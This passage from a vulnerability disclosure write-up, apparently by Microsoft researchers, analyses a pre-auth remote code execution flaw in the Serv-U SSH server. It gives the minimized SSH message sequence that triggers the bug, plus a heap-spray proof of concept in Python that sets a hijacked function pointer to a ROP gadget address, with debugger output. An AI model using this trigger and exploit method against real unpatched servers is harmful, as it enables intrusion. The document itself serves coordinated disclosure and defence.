
Meanwhile, the following shows the structure that is passed:

```
typedef void (*block128_f)(const unsigned char in[16],
  unsigned char out[16],
  const void *key);

typedef struct {
    union {
        double align;
        AES_KEY ks;
    } ks;
    block128_f block;
    union {
        cbc128_f cbc;
        ctr128_f ctr;
    } stream;
} EVP_AES_KEY;
```

The crashing function was reached from the OpenSSL API boundary via the following path: *EVP_EncryptUpdate* -> *evp_EncryptDecryptUpdate* -> *aes_ctr_cipher* -> *CRYPTO_ctr128_encrypt*.

Looking further up the call stack, it is evident that Serv-U calls *EVP_EncryptUpdate* from *CSUSSHSocket::ParseMessage*, as seen below:



```
char __fastcall CSUSSHSocket::ParseMessage(
        CRhinoProductSocket *a1,
        _BYTE *rbUsed,
        unsigned __int8 **pBuf,
        unsigned int *rnBufferSize,
        int *rnPacketLength,
        _DWORD *payload_len,
        int *len_comp,
        _BYTE *pad_len,
        unsigned __int8 *msg_id,
        unsigned __int8 **p_msg)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v39 = -2i64;
  enc_algo_client_to_server = a1->enc_algo_client_to_server;
  if ( enc_algo_client_to_server )
    v15 = enc_algo_client_to_server->field_10;
  else
    v15 = 8;
  if ( !CBuffers::GetTotalLen(&a1->pkt_bufs_in) && *rnBufferSize >= v15 )
  {
    first_buf = CBuffers::PushInitialized(&a1->pkt_bufs_in.parent, v15, 0);
    // m_bCipherActive is set after the first NEWKEYS msg is handled.
    // This vtable call goes through some thunks in serv-u.dll, but
    // essentially calls the openssl function for the configured algorithm.
    if ( a1->m_bCipherActive )
      a1->enc_algo_client_to_server->vf->decrypt(a1->enc_algo_client_to_server, first_buf, *pBuf, v15);
    else
      memcpy(first_buf, *pBuf, v15);
    *pBuf += v15;
```

Figure 6. Location of call into OpenSSL, wherein attacker-controlled function pointer may be invoked

At this point, we manually minimized the TCP packet buffer produced by the fuzzer until only the SSH messages required to trigger the crash remained. In notation like that used in the RFCs, the required SSH messages were:

```
Version message
SSH_MSG_KEXINIT
    "ecdh-sha2-nistp256"
    "ssh-rsa"
    "aes128-ctr"
    "none"
    "none"
    "none"
    "none"
    "none"
    ""
    ""
    false
    0
SSH_MSG_NEWKEYS
SSH_MSG_USERAUTH_REQUEST
    "none"
```

Note that the following description references “encrypt” functions being called when the crashing code path is clearly attempting to decrypt a buffer. This is not an error: Serv-U uses the encrypt OpenSSL API and, while not optimal for code clarity, it is behaviorally correct since Advanced Encryption Standard (AES) is operating in counter (CTR) mode.

After taking a Time Travel Debugging trace and debugging through the message processing sequence, we found that the root cause of the issue was that Serv-U initially creates the OpenSSL AES128-CTR context with code like the following:

```
EVP_CIPHER_CTX* ctx = EVP_CIPHER_CTX_new();
// |key| and |iv| set to NULL
EVP_EncryptInit_ex(ctx, EVP_aes_128_ctr(), NULL, NULL, NULL);
```

Calling *EVP_EncryptInit_ex* with NULL key and/or IV is valid, and Serv-U does so in this case because the context is created while handling the KEXINIT message, which is before key material is ready. However, AES key expansion is not performed until the key is set, and the data in the *ctx->cipher_data* structure remains uninitialized until the key expansion is performed. We can (correctly) surmise that our sequence of messages to hit the crash has caused *enc_algo_client_to_server->decrypt* to be called before the key material is initialized. The Serv-U KEXINIT handler creates objects for all parameters given in the message. However, the corresponding objects currently active for the connection are not replaced with the newly created ones until the following NEWKEYS message is processed. The client always completes the key exchange process In a normal SSH connection before issuing a NEWKEYS message. Serv-U processed NEWKEYS (thus setting the *m_bCipherActive* flag and replacing the cipher objects) no matter the connection state or key exchange. From this, we can see that the last message type in our fuzzed sequence does not matter—there only needs to be some data remaining to be processed in the socket buffer to trigger decryption after the partially initialized AES CTR cipher object has been activated.

Exploitation

As the vulnerability allows loading RIP from uninitialized memory and as there are some modules without ASLR in the process, exploitation is not so complicated: we can find a way to control the content of the uninitialized *cipher_data* structure, point the *cipher_data->block* function pointer at some initial ROP gadget, and start a ROP chain. Because of the exception handler causing any fault to be ignored, we do not necessarily need to attain reliable code execution upon the first packet. It is possible to retry exploitation until code execution is successful, however this will leave traces in log files and as such it may be worthwhile to invest more effort into a different technique which would avoid logging.The first step is to find the size of the *cipher_data* allocation, as the most direct avenue to prefill the buffer is to spray allocations of the target allocation size and free them before attempting to reclaim the address as *cipher_data. ctx->cipher_data* is allocated and assigned in EVP_CipherInit_ex with the following line:

```
ctx->cipher_data = OPENSSL_malloc(ctx->cipher->ctx_size);
```


With a debugger, we can see the *ctx_size* in our case is *0x108*, and that this allocator winds up calling *ucrtbase!_malloc_base*. From previous reversing, we know that both *CRhinoSocket* and *CSUSSHSocket* levels of packet parsing call *operator new[]* to allocate space to hold the packets we send. Luckily, that also winds up in *ucrtbase!_malloc_base*, using the same heap. Therefore, prefilling the target allocation is as simple as sending a properly sized TCP packet or SSH message and then closing the connection to ensure it is freed. Using this path to spray does not trigger other allocations of the same size, so we don't have to worry about polluting the heap.

Another important value to pull out of the debugger/disassembly is *offsetof(EVP_AES_KEY, block)*, as that offset in the sprayed data needs to be set to the initial ROP gadget. This value is *0xf8*. Conveniently, most of the rest of the *EVP_AES_KEY* structure can be used for the ROP chain contents itself, and a pointer to the base of this structure exists in registers *rbx*, *r8*, and *r10* at the time of the controlled function pointer call.

As a simple proof of concept, consider the following python code:

```python
alloc_size = 0x108
rop = bytearray(alloc_size)
def write_qw(o, qw): rop[o:o+8] = struct.pack('<Q', qw)
write_qw(0x10, 0x41 * 0x0101010101010101)
write_qw(0x38, 0x42 * 0x0101010101010101)
write_qw(0x58, 0x43 * 0x0101010101010101)
write_qw(0xf8, 0x1800E19EC)
spray = struct.pack('>IBBH', alloc_size, 5, 99, 0) + rop
for _ in range(20):
    send_packet(b'SSH-2.0-\r\n' + spray)
send_packet(fuzzer_trigger)
```

The above results in the following context in the debugger:



```
rax=0000000000000010 rbx=000002304fb6a010 rcx=4242424242424242
rdx=4343434343434343 rsi=ffffffffff819e8 rdi=0000000000000000
rip=00000001800e19fa rsp=0000006295efee78 rbp=000002304f2b0224
 r8=000002304f2b0224  r9=00000000fff819e8 r10=000002304fb6a010
r11=000002304f2b0214 r12=000002304fc01168 r13=0000000000000001
r14=fffffffff6af0ac r15=000002304fb82b60
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
Serv_U!CVirtualPath::Valid+0x99e:
00000001`800e19fa ff5310          call    qword ptr [rbx+10h] ds:00000230`4fb6a020=4141414141414141
```

Figure 7. Machine context showing rcx, rdx, and rip controlled by attacker

Conclusion: Responsible disclosure and industry collaboration improves security for all

Our research shows that the Serv-U SSH server is subject to a pre-auth remote code execution vulnerability that can be easily and reliably exploited in the default configuration. An attacker can exploit this vulnerability by connecting to the open SSH port and sending a malformed pre-auth connection request. When successfully exploited, the vulnerability could then allow the attacker to install or run programs, such as in the case of the targeted attack we previously reported.

We shared our findings to SolarWinds through Coordinated Vulnerability Disclosure (CVD). We also shared the fuzzer we created. SolarWinds released an advisory and security patch, which we strongly encourage customers to apply. If you are not sure if your system is affected, open a support case in the SolarWinds Customer Portal.

In addition to sharing vulnerability details and fuzzing tooling with SolarWinds, we also recommended enabling ASLR compatibility for all binaries loaded in the Serv-U process. Enabling ASLR is a simple compile-time flag which is enabled by default and has been available since Windows Vista. ASLR is a critical security mitigation for services which are exposed to untrusted remote inputs, and requires that all binaries in the process are compatible in order to be effective at preventing attackers from using hardcoded addresses in their exploits, as was possible in Serv-U.

We would like to thank SolarWinds for their prompt response. This case further underscores the need for constant collaboration among software vendors, security researchers, and other players to ensure the safety and security of users' computing experience.

Microsoft Offensive Research & Security Engineering team